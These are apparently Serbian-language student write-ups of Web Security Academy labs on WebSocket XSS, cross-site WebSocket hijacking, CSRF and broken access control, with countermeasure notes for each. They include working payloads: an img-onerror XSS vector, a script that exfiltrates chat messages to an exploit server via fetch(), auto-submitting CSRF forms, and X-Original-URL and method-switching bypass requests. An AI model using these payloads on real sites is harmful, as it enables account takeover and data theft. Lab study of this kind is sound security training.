

WebSockets

WebSocket je dvosmerni komunikacioni protokol koji omogućava stalnu vezu između klijenta i servera. Za razliku od HTTP-a, gde klijent mora uvek da inicira zahtev, ovde i server i klijent mogu međusobno da razmenjuju podatke u realnom vremenu. To se često koristi za chat aplikacije, live notifikacije, kolaborativne alate itd.

Uticaj:

Donosi brzu i efikasnu komunikaciju bez stalnog osvežavanja stranice ili polling-a. Omogućava bogatija korisnička iskustva i real-time funkcionalnosti.

Moguće ranjivosti:

- **XSS preko poruka** (ako se korisnički input ne filtrira i šalje agentima/korisnicima).
- **Manjak autentikacije** ili zaštite kanala → neovlašćeni pristup.
- **Hijacking konekcije** ako se koristi bez TLS-a.
- **Message injection** ako aplikacija ne proverava integritet podataka.

Kontramere:

- Validacija i sanitizacija svih podataka pre slanja ka klijentima.
- Obavezno koristiti TLS (wss://).
- Primena autentikacije i autorizacije na nivou WebSocket konekcije.
- Logovanje i monitoring sumnjivih aktivnosti.

Manipulating WebSocket messages to exploit vulnerabilities

WebSocket poruke omogućavaju **real-time komunikaciju** između klijenta i servera. Ako aplikacija ne validira sadržaj tih poruka pre nego što ih prikaže drugom korisniku (npr. agentu podrške), napadač može da ubaci **maliciozni JavaScript kod**. Ovo vodi do **XSS napada** (Cross-Site Scripting) kroz WebSocket kanal.

Otvorio sam chat na aplikaciji i poslao običnu poruku ("hi").

Time se uspostavlja WebSocket veza između klijenta i servera.

U **Burp Suite** → **Proxy** → **WebSockets history**, proverio sam da li se poruka pojavila u spisku poslatih WebSocket poruka.

1278	https://0a1a007103af0923808135...	→ To server	84	✓	18:10:01 31 ... 8080	27
1279	https://0a1a007103af0923808135...	← To client	97	✓	18:10:01 31 ... 8080	27
1280	https://0a1a007103af0923808135...	← To client	6	✓	18:10:02 31 ... 8080	27
1281	https://0a1a007103af0923808135...	← To client	119	✓	18:10:03 31 ... 8080	27
1282	https://0a1a007103af0923808135...	→ To server	4	✓	18:10:04 31 ... 8080	26
1283	https://0a1a007103af0923808135...	← To client	4	✓	18:10:04 31 ... 8080	26

Message
Pretty Raw Hex
1 {
 "user": "You",
 "content": "https://0a1a007103af09238081357800b500c7.web-security-academy.net/chat"
}

Inspector
Notes

- U browseru sam poslao novu poruku koja sadrži < karakter.

- Primetio sam da u Burp-u da je < automatski konvertovan u < (HTML-encodovan), što znači da aplikacija pokušava da spreči direktno slanje skripti.
- Zamenio sam sadržaj poruke payload-om kroz Repeater.

The screenshot shows the Burp Suite interface. On the left, the 'Send WebSocket Message' dialog is open, with the 'Send' button highlighted. Below it, the 'Pretty' tab shows a JSON payload: `{ "message": "<img src=1 onerror='alert(1)'" }`. On the right, the 'Message Inspector' panel displays a list of messages. The selected message is a WebSocket message from the client to the server, containing a payload that has been HTML-encoded: `{ "user": "You", "content": "<img src=1 onerror='alert(1)'" }`.

Message	Direction	Manual	Length
<code>{ "message": "<img src=1 onerror=..." }</code>	→ To server	✓	44
<code>{ "user": "You", "content": "<img src=1 onerror='alert(1)'" }</code>	← To client		57
TYPING	← To client		6
<code>{ "message": "<img src=1 onerror=..." }</code>	← To client	✓	44
<code>{ "user": "Hal Pline", "content": "Doe..." }</code>	← To client		68

Rezultat: alert iskače u prozoru

The screenshot shows a web application interface. A modal alert box is displayed in the center, containing the text: `0a1a007103af09238081357800b500c7.web-security-academy.net says` followed by the number `1`. The background shows a chat interface with messages from 'You' and 'Hal Pline'. The 'Solved' status is visible in the top right corner.

Cross-site WebSocket hijacking

WebSocket konekcija se otvara kao HTTP zahtev sa Upgrade: websocket.
Ako aplikacija:

- ne koristi **CSRF zaštitu** pri uspostavljanju WebSocket veze,
- oslanja se samo na kolačiće za autentikaciju,

onda napadač može da natera žrtvu da, dok je ulogovana, iz svog browsera otvori **malicioznu WebSocket konekciju ka istom serveru**. Ta konekcija koristi kolačiće žrtve (jer se automatski šalju), pa server tretira napadača kao legitimnog korisnika.

Rezultat: napadač može da šalje/uzima podatke preko WebSocket-a u ime žrtve i tako npr. **izvuče chat istoriju i korisničke podatke**.

Koraci:

Zadatak slično započinje kao prošli tako što proveravam poruku u WebSocket history.

Potom sam osvežio stranicu i primetio sam da da WebSocket History vraća READY da su svi podaci o konverzaciji vraćeni

Pronašao sam zahtev sa WebSocket handshake-om u HTTP history, i primetio da nema CSRF tokena, te znam da napad može uspeti.

Kopirao sam URL handshake-a i zamenio sam https sa wss da označim da mi treba socket protokol.

Napravio sam maliciozni HTML/JS payload na exploit serveru.

Delieverovao sam žrtvi i tako uspeo da se konektujem na WS sa svojim kolačićem. Isfiltrirao sam i dekodirao poruke u razgovoru i tako našao email i šifru korisnika.

1421	https://0a3b00ca04add0f280b6db...	→ To server	5	✓	18:15:25 31 ... 8080	34
1422	https://0a3b00ca04add0f280b6db...	← To client	29	✓	18:15:25 31 ... 8080	34
1423	https://0a3b00ca04add0f280b6db...	← To client	67	✓	18:15:25 31 ... 8080	34
1424	https://0a3b00ca04add0f280b6db...	← To client	66	✓	18:15:25 31 ... 8080	34
1425	https://0a3b00ca04add0f280b6db...	→ To server	4	✓	18:15:29 31 ... 8080	33
1426	https://0a3b00ca04add0f280b6db...	← To client	4	✓	18:15:29 31 ... 8080	33
1427	https://0a3b00ca04add0f280b6db...	→ To server	4	✓	18:15:34 31 ... 8080	33
1428	https://0a3b00ca04add0f280b6db...	← To client	4	✓	18:15:34 31 ... 8080	33
1429	https://0a3b00ca04add0f280b6db...	→ To server	4	✓	18:15:39 31 ... 8080	33
1430	https://0a3b00ca04add0f280b6db...	← To client	4	✓	18:15:39 31 ... 8080	33

Message

Pretty Raw Hex

⌵ ↵ ≡

1 READY

Inspector

Send WebSocket Message

Send To server Reconnect Select next...

Pretty Raw Hex

1 READY

Message	Direction	Manual	Length
READY	→ To server	✓	5
{user:"You","content":"Hi"}	← To client		29
{user:"Hal Pline","content":"For ...	← To client		67
{user:"You","content":"hi"}	← To client		29
{user:"Hal Pline","content":"So...	← To client		95
{user:"CONNECTED","content":"..."}	← To client		66

286	https://exploit-0a35001304...	GET	/	200	6468	HTML
289	https://exploit-0a35001304...	GET	/resources/labheader/js/labHead...	200	1644	script js
290	https://exploit-0a35001304...	GET	/resources/labheader/images/log...	200	9062	XML svg
291	https://exploit-0a35001304...	GET	/resources/labheader/images/ps-l...	200	913	XML svg
292	https://exploit-0a35001304...	GET	/academyLabHeader	101	147	
293	https://exploit-0a35001304...	POST	/	302	87	
294	https://exploit-0a35001304...	GET	/log	200	9248	HTML

Request

Pretty ✓

```

1 GET / HTTP/2
2 Host: exploit-0a35001304ecd088805dda9301a70067.exploit-server.net
3 Cache-Control: max-age=0
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

```

Response

21

```

<h2>
  Cross-site scripting
  Websocket hijacking
</h2>
<a id='lab-link' class='button' href='https://0a3b00ca04add0f280b6db4e00510067.web-academy.net'>
  Back to lab
</a>

```

22

Inspector

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/

Request headers 19

Name	Value
:scheme	https
:method	GET
:path	/
:authority	exploit-0a35001304ec...
cache-control	max-age=0
accept-language	en-US,en;q=0.9
upgrade-insecure-re...	1
user-agent	Mozilla/5.0 (Windows...

0 highlights 0 highlights

Content-Type: text/html; charset=utf-8

Body:

```
<script>
  var ws = new WebSocket('wss://0a3b00ca04add0f280b6db4e00510067.web-security-academy.net/chat');
  ws.onopen = function() {
    ws.send("READY");
  };
  ws.onmessage = function(event) {
    fetch('https://exploit-0a35001304ecd088805dda9301a70067.exploit-server.net/exploit?message=' + btoa(event.data), {method: 'POST', mode: 'no-cors', body: event.data});
  };
</script>
```

109.92.37.222	2025-08-31 16:42:16 +0000	"GET /exploit/ HTTP/1.1"	200	"user-agent:
10.0.4.208	2025-08-31 16:42:16 +0000	"POST /exploit?message=eyJlc2VyIjoiSGFsIF		
10.0.4.208	2025-08-31 16:42:16 +0000	"POST /exploit?message=eyJlc2VyIjoiWW91Ii		
10.0.4.208	2025-08-31 16:42:16 +0000	"POST /exploit?message=eyJlc2VyIjoiSGFsIF		
10.0.4.208	2025-08-31 16:42:16 +0000	"POST /exploit?message=eyJlc2VyIjoiWW91Ii		
10.0.4.208	2025-08-31 16:42:16 +0000	"POST /exploit?message=eyJlc2VyIjoiQ090Tk		
109.92.37.222	2025-08-31 16:42:16 +0000	"GET / HTTP/1.1"	200	"user-agent: Mozilla

'9lIiwY29udGVudCI6IkhIbGxvLCBob3cgY2FulEkgagVscD8ifQ =
'9udGVudCI6IkkgZm9yZ290IG1SIHhbc3N3b3Jkin0=
'9lIiwY29udGVudCI6ISwIHByb2JsZW0gY2FybG9zLCBpc2MgaZJoZXRpemg5cmQ4bHZqNmptZjllifQ =
'9udGVudGVudCI6IlRoYW5rcywSSob3BIIIHRoaXMgZG9ic2pmcXhvcztOI GNvbWUgYmFjayB0byBiaXRlIG1SIIsJ9
'EVElwiY29udGVudCI6IOtIE5dybjaGF0dGluzYB3AxlRohhbCBQBGluZSAtLSYm

☒ Text ☐ Hex ☐ ?

Decode as ...

Encode as ...

Hash ...

Smart decode

```
{ "user": "Hal Pline", "content": "Hello, how can I help?" }
{ "user": "You", "content": "I forgot my password" }
{ "user": "Hal Pline", "content": "No problem carlos, it&apos; k2hetizh9rd8lvj6mf2" }
{ "user": "You", "content": "Thanks, I hope this doesn&apos; come back to bite me!" }
{ "user": "CONNECTED", "content": "-- Now chatting with Hal Pline --" }
```

☒ Text ☐ Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

Manipulating the WebSocket handshake to exploit vulnerabilities

Aplikacija koristi WebSocket chat i pokušava da zaštiti od XSS napada:

- ima filter koji blokira “klasične” payload-e (npr. ``),
- ako detektuje XSS pokušaj, zatvara konekciju i čak banuje IP adresu.

Međutim, filter je nesavršen (dozvoljava obfuscation), a IP ban se može zaobići falsifikovanjem zaglavlja X-Forwarded-For.

Koraci:

Slično kao i prethodnim, kroz Repeater sam poslao poruku sa XSS payloadom kroz Repeater.

Sverver je to prepoznao kao napad i blokirao je moju IP adresu

Reconnect je neuspešan

U handshake-u sam dodao zaglavlje X-Forwarded-For: 1.1.1.1

Upostavila se pomovo konekcija

Postavio sam opet maliciozan payload samo malo izmenjen koristeći mešana slova i znakove

Garancija da žrtva naseda i mi smo upali u sistem

https://0aae00a004bb399a81fe02...	← To client	29	✓	18:53:21 31 ... 8080	62
https://0aae00a004bb399a81fe02...	→ To server	4	✓	18:53:22 31 ... 8080	61
https://0aae00a004bb399a81fe02...	← To client	4	✓	18:53:22 31 ... 8080	61
https://0aae00a004bb399a81fe02...	← To client	6	✓	18:53:22 31 ... 8080	62
https://0aae00a004bb399a81fe02...	← To client	73	✓	18:53:25 31 ... 8080	62
https://0aae00a004bb399a81fe02...	→ To server	4	✓	18:53:27 31 ... 8080	61
https://0aae00a004bb399a81fe02...	← To client	4	✓	18:53:27 31 ... 8080	61

Message

Pretty Raw Hex

```
1 {
  "user": "You",
  "content": "Hi"
}
```

Inspector

Not

Send WebSocket Message

Send

To client

☒ Select next message received

Pretty Raw Hex

```
1 {
  "user": "You",
  "content":
    "<img src=1 onerror='alert(1)'"
}
```

Inspector

Message Direction Manual Length

0aae00a004bb399a81fe026900bb00ad.web-security-academy.net says

1

Not solved



OK

[Home](#) | [My account](#) | [Live chat](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: Hi

Hal Pline: What did your last slave machine die of?

Your message:

Send

Pretty-print ☐

'This address is blacklisted'

intercept HTTP history websockets history Match and replace Proxy settings

Intercept on Forward Drop Open browser

Method	URL	Status code	Length
GET	https://0aae00a004bb399a81fe026900bb00ad.web-security-academy.net/chat		

Request

Pretty Raw Hex

```
1 GET /chat HTTP/2
2 X-Forwarded-For: 1.1.1.1
3 Host:
  0aae00a004bb399a81fe026900bb00ad.web-security-academy.
  net
4 Cookie: session=djKWpydpsxpgVcx1RDYtrNTQbdSAa0G
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/139.0.0.0 Safari/537.36
12 Accept:
```

Inspector

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/chat

Request query parameters 0

Request body parameters 0

Request cookies 1

Event log (1) All issues Memory: 276.9MB Disabled

CSRF (Cross-Site Request Forgery) na frontu

CSRF je napad gde napadač navede korisnika da nesvesno pošalje zahtev (npr. promena lozinke, slanje novca) prema aplikaciji u kojoj je već ulogovan. Time se zloupotrebljava korisnički identitet.

Uticaj:

Ako nema zaštite, napadač može da izvrši akcije u ime legitimnog korisnika. To ugrožava integritet i privatnost naloga, a ponekad i čitav sistem.

Moguće ranjivosti:

- Nedostatak CSRF tokena u formama.
- Predvidljivi ili statički tokeni.
- Oslanjanje samo na cookie-je bez dodatnih kontrola.

Kontramere:

- Korišćenje **CSRF tokena** (jedinstveni, nasumični, vezani za sesiju).
- Validacija Origin i Referer zaglavlja.
- Primena **SameSite** atributa na cookie-jima.
- U kritičnim operacijama tražiti dodatnu potvrdu korisnika (re-autentikacija, CAPTCHA).

CSRF vulnerability with no defenses

U ovom slučaju, funkcionalnost promene email adrese je ranjiva na CSRF napad. Aplikacija **ne koristi CSRF tokene niti dodatne validacije** kako bi osigurala da zahtev za promenu email adrese dolazi od legitimnog korisnika putem interakcije sa sopstvenim frontendom.

To znači da napadač može da kreira sopstvenu HTML stranicu koja automatski šalje POST zahtev za promenu email adrese žrtvinog naloga. Ako žrtva poseti stranicu dok je ulogovana, njen email će biti promenjen.

Koraci:

Koristio sam kredencijale wiener:peter da se ulogujem , promenio email adresu ručno

U Burpu sam pronašao svoj zahtev

Nema CSRF tokena

Kreirao sam zlonamernu html stranicu u kome sam zamenio svojim drugim nalogom i poslao žrtvi. Tako sam uspeo da joj promenim mail i da preuzmem kontrolu

762	https://0a69005803664a538...	POST	/my-account/change-email	✓	302	91		
763	https://0a69005803664a538...	GET	/my-account		200	3475	HTML	
766	https://0a69005803664a538...	GET	/resources/labheader/js/labHead...		200	1673	script	js
767	https://0a69005803664a538...	GET	/resources/labheader/images/log...		200	8852	XML	svg
768	https://0a69005803664a538...	GET	/resources/labheader/images/ps-l...		200	942	XML	svg
769	https://0a69005803664a538...	GET	/academyLabHeader		101	147		

Request

Pretty ✓

```

1 POST
1 /my-account/change-email
1 HTTP/2
2 Host:
2 0a69005803664a5381ad0ca
000850008.web-security-
academy.net
3 Cookie: session=
jJEwIqACjNvghxw9Q2rCVW4
RlrTi0ICj
4 Content-Length: 43
5 Cache-Control:
max-age=0
6 Sec-Ch-Ua:
"Chromium";v="139",
"Not;A=Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform:
"Windows"
9 Accept-Language:
en-US,en;q=0.9
10 Origin:
https://exploit-0a94002
803214aa281810b4a019d00

```

Response

Pretty Raw

```

1 HTTP/2 302 Found
2 Location: /my-account
3 X-Frame-Options:
SAMEORIGIN
4 Content-Length: 0
5
6

```

Inspector

Name	Value
Method	POST
Path	/my-account/change-...

Request body parameters 1

Request cookies 1

Name	Value
session	jJEwIqACjNvghxw9Q2...

Request headers 22

Name	Value
:scheme	https
:method	POST
:path	/my-account/change-...
:authority	0a69005803664a5381...
cookie	session=jJEwIqACjNv...
content-length	43

0 highlights

0 highlights

My Account

Your username is: wiener

Your email is: nikola@nikola.com

Email

a@a.com

Update email

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<form method="POST" action="https://0a69005803664a5381ad0ca000850008.web-security-
academy.net/my-account/change-email">
  <input type="hidden" name="email" value="HACKER@gmail.com">
</form>
<script>
  document.forms[0].submit();
</script>
```

CSRF where token validation depends on request method

Aplikacija ima funkcionalnost za promenu email adrese korisnika. Ona je **delimično zaštićena od CSRF napada** – kada se zahtevi šalju kao POST, proverava CSRF token.

Međutim, aplikacija **ne proverava token kod GET zahteva**, pa time ostaje ranjiva.

To znači da napadač može napraviti **zlonamernu HTML stranicu** koja će automatski poslati GET zahtev za promenu email adrese žrtve, čim žrtva otvori tu stranicu.

Koraci:

Ulogovao sam se kao na prošloj vebi, promenio email i pronašao POST zahtev za promenu mejla

U Repeateru sa izmenio vrstu zahteva da bude GET jer dobija nazad info bez CSRF tokena

Tako sam uspeo da napravim malicioznitemplate gde sam ubacio putanju za dobijanje mejla i zamenio je svoom mejl adresom

Request

Pretty Raw Hex

```
/signed-exchange;v=b3;q=0.7
5 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
3 Referer:
https://0a8d00cf049580a88009ee43009b00c8.web-security-
academy.net/my-account?id=wiener
1 Accept-Encoding: gzip, deflate, br
1 Priority: u=0, i
3 email=nikola%40nikola.com&csrf=
69KnaAKWPNJ5cUDzo9Ioa8TbFqrskAhc
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
5 "Invalid CSRF token"
```

? ⚙️ ⬅️ ➡️ Search 0 highlights

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	23
Response headers	3
Notes	
Custom actions	

```
GET /my-account/change-email?email=nikola%40nikola.com
&csrf=69KnaAKWPNJ5cUDzo9Ioa8TbFqrskAhc HTTP/2
Host:
0a8d00cf049580a88009ee43009b00c8.web-security-academy.
net
Cookie: session=btKkEgImBEN14DF3Gawuzq42WoiMJUkHv
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin:
https://0a8d00cf049580a88009ee43009b00c8.web-security-
```

Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<form action="https://0a8d00cf049580a88009ee43009b00c8.web-security-academy.net/my-account/change-email">  
  <input type="hidden" name="email" value="hack@hack.com">  
</form>  
<script>  
  document.forms[0].submit();  
</script>
```

Access Control na backendu

Access control je mehanizam koji reguliše koje resurse i akcije korisnici mogu da pristupe u sistemu. Cilj je da svaki korisnik ima tačno onaj nivo ovlašćenja koji mu pripada.

Uticaj:

Bez ispravne kontrole pristupa, korisnici mogu videti ili menjati podatke koji im ne pripadaju. To vodi do curenja informacija, kompromitacije poslovne logike i bezbednosnih incidenata.

Moguće ranjivosti:

- **Broken Access Control** (najčešći problem prema OWASP Top 10).

- Horizontalna eskalacija (korisnik A vidi podatke korisnika B).
- Vertikalna eskalacija (običan korisnik dobija administratorske privilegije).
- Sakrivanje funkcionalnosti samo na frontendu, bez provere na backendu.

Kontramere:

- Primena **principa najmanjih privilegija**.
- Provere pristupa **na backendu**, nikada samo u klijentu.
- Korišćenje doslednih policy-ja i role-based access control (RBAC/ABAC).
- Redovno testiranje i code review sigurnosnih pravila.

Unprotected admin functionality

U ovom zadatku fokus je na **kontroli pristupa**.


Problem je u tome što **administratorski panel nije zaštićen nikakvom autentikacijom ili autorizacijom**.

To znači da bilo koji korisnik može da pronađe i pristupi admin panelu, a zatim izvrši administratorske akcije (npr. brisanje korisnika).


Koraci:

Pristupio sam txt fajlu koji me je naveo na koje strane ne bi trebalo da indeksiram. , otkriven je skriven put do admin panela.

Time sam mogao da otvorim admin-panel i da izbrišem korisnika iz sistema



User-agent: *
Disallow: /administrator-panel



Web Security Academy

Unprotected admin functionality

LAB Not solved

[Back to lab description](#) >>

[Home](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

Unprotected admin functionality with unpredictable URL

Aplikacije često imaju administratorske panele za upravljanje korisnicima i sadržajem. Ako su ti paneli nezaštićeni ili njihova lokacija može da se otkrije kroz kod ili konfiguraciju, napadač može da dobije potpuni pristup sistemu.

Ova ranjivost spada u **Broken Access Control** (OWASP Top 10), jer dozvoljava korisniku da dođe do funkcionalnosti koja nije namenjena njemu.

Koraci:

Otvorio sam stranicu i njen source da vidim kod, tu sam našao putanju do admin-panela pretražujući skriptu.

I uradio istu stvar kao u prethodnom zadatku

```
Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder
var isAdmin = false;
if (isAdmin) {
  var topLinksTag = document.getElementsByClassName("top-links")[0];
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('href', '/admin-n8glwd');
  adminPanelTag.innerText = 'Admin panel';
  topLinksTag.append(adminPanelTag);
  var pTag = document.createElement('p');
  pTag.innerText = '|';
  topLinksTag.appendChild(pTag);
} == $0
</script>
<a href="/my-account">My account</a>
html body div section.maincontainer div.container header.navigation-header section.top-links script (text)
→ ↻ https://0a9b0060033048fd80e8a31a007000f2.web-security-academy.net/admin-n8glwd
```



Unprotected admin functionality with unpredictable UF

[Back to lab description >>](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

URL-based access control can be circumvented

- Postoji **/admin** panel.
- Direktno pristupanje spolja je blokirano od strane **front-end sistema** (npr. **reverse proxy** ili **WAF**).
- Back-end aplikacija koristi **X-Original-URL** header (funktionalnost nekih framework-a, npr. ASP.NET, Spring) da odluči koju rutu da obradi.

Koraci:

Probao sam sa **/admin** endpointom – blokiran pristup


Odgovor je jednostavan vrlo: **Access denied**.

Znači da verovatno dolazi sa fronta


Poslao sam request u Repeater sa zaglavljem X-Original-URL : /invalid

Bekend je pokušao da učitati ali nije našao, znači da to nije obezbeđeno.

Promenio sam da pristupim /admin endpointu. Uspeo sam da izbegnem blok na frontendu i dobijem šta sam hteo.



ccess denied"



PrettyRawHex

1GET / HTTP/2

2Host: 0a28005703640a4b83bf790b004f00a1.web-security-academy.net

3X-Original-Url: /admin

4Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"

5Sec-Ch-Ua-Mobile: ?0

6Sec-Ch-Ua-Platform: "Windows"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

?

⚙

⬅

➡

Search

🔍

0 highlights

Response

PrettyRawHexRender

1HTTP/2 200 OK

2Content-Type: text/html; charset=utf-8

3Cache-Control: no-cache

4Set-Cookie: session=Jw0Ax7wNDhAwfRfgzJHyJRRGNu9dhYFL; Secure; HttpOnly; SameSite=None

5X-Frame-Options: SAMEORIGIN

6Content-Length: 3114

7

8<!DOCTYPE html>

9<html>

10<head>

11<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

?

⚙

⬅

➡

Search

🔍

0 highlights

Request

Pretty Raw Hex

```
1 POST /?username=carlos HTTP/2
2 Host:
  0a28005703640a4b83bf790b004f00a1.web-security-academy.
  net
3 X-Original-Url: /admin/delete
4 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/139.0.0.0 Safari/537.36
```

Inspector

Request attributes 2

Request query parameters 1

Name	Value
username	carlos

Request body parameters 0

Request cookies 0

Request headers 18

Response headers 4

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=uiLyGSmt34zEoXPjAvwzvUjVPunoupl;
  Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
```

Method-based access control can be circumvented

Aplikacija koristi kontrolu pristupa na osnovu HTTP metode. Administrator ima pravo da promoviše korisnike, dok obični korisnici to ne mogu. Međutim, postoji propust u validaciji metoda, što omogućava da se zabrane zaobiđu i da običan korisnik postane administrator.

Koraci: Prijavio sam se kao admin. Otišao sam u admin page i promovisao Carlosa

Našao sam request i prosledio ga do Repeatera.

Prijavio sam se kao običan korisnik preko incognioto moda. Uzeo sam cookie od svog usera i nalepio ga u request u Repeateru – Unauthorized

Priemenio sam metodu u POSTX i dobio – missingParameter

To znači da je backend odradio request ali preskočio AC.

To znači da metoda ne utiče na zaštitu.

Iskoristio sam odovarajuću GET metodu i parametre prebacio u query string i tako uspeo da sebe promovišem sam

[Home](#) | [Admin panel](#) | [My account](#)

User

carlos (NORMAL)

▼

Upgrade user

Downgrade user

1 POST /admin-roles HTTP/2

2 Host: 0ab50024030305b2811148f100ec00cf.web-security-academy.net

3 Cookie: session=8ezra1lHC2jSHRs6mY4yMm5PBj9mmeLT

4 Content-Length: 30

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

10 Origin: https://0ab50024030305b2811148f100ec00cf.web-security-

Request attributes

Request query parameters 0 ▼

Request body parameters 2 ▼

Request cookies 1 ▼

Request headers 23 ▼

Response headers 3 ▼

Response

Pretty Raw Hex Render

1 HTTP/2 401 Unauthorized

2 Content-Type: application/json; charset=utf-8



3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 14

5

6 "Unauthorized"

```
1 POSTX /admin-roles HTTP/2
2 Host:
  0ab50024030305b2811148f100ec00cf.web-security-academy.
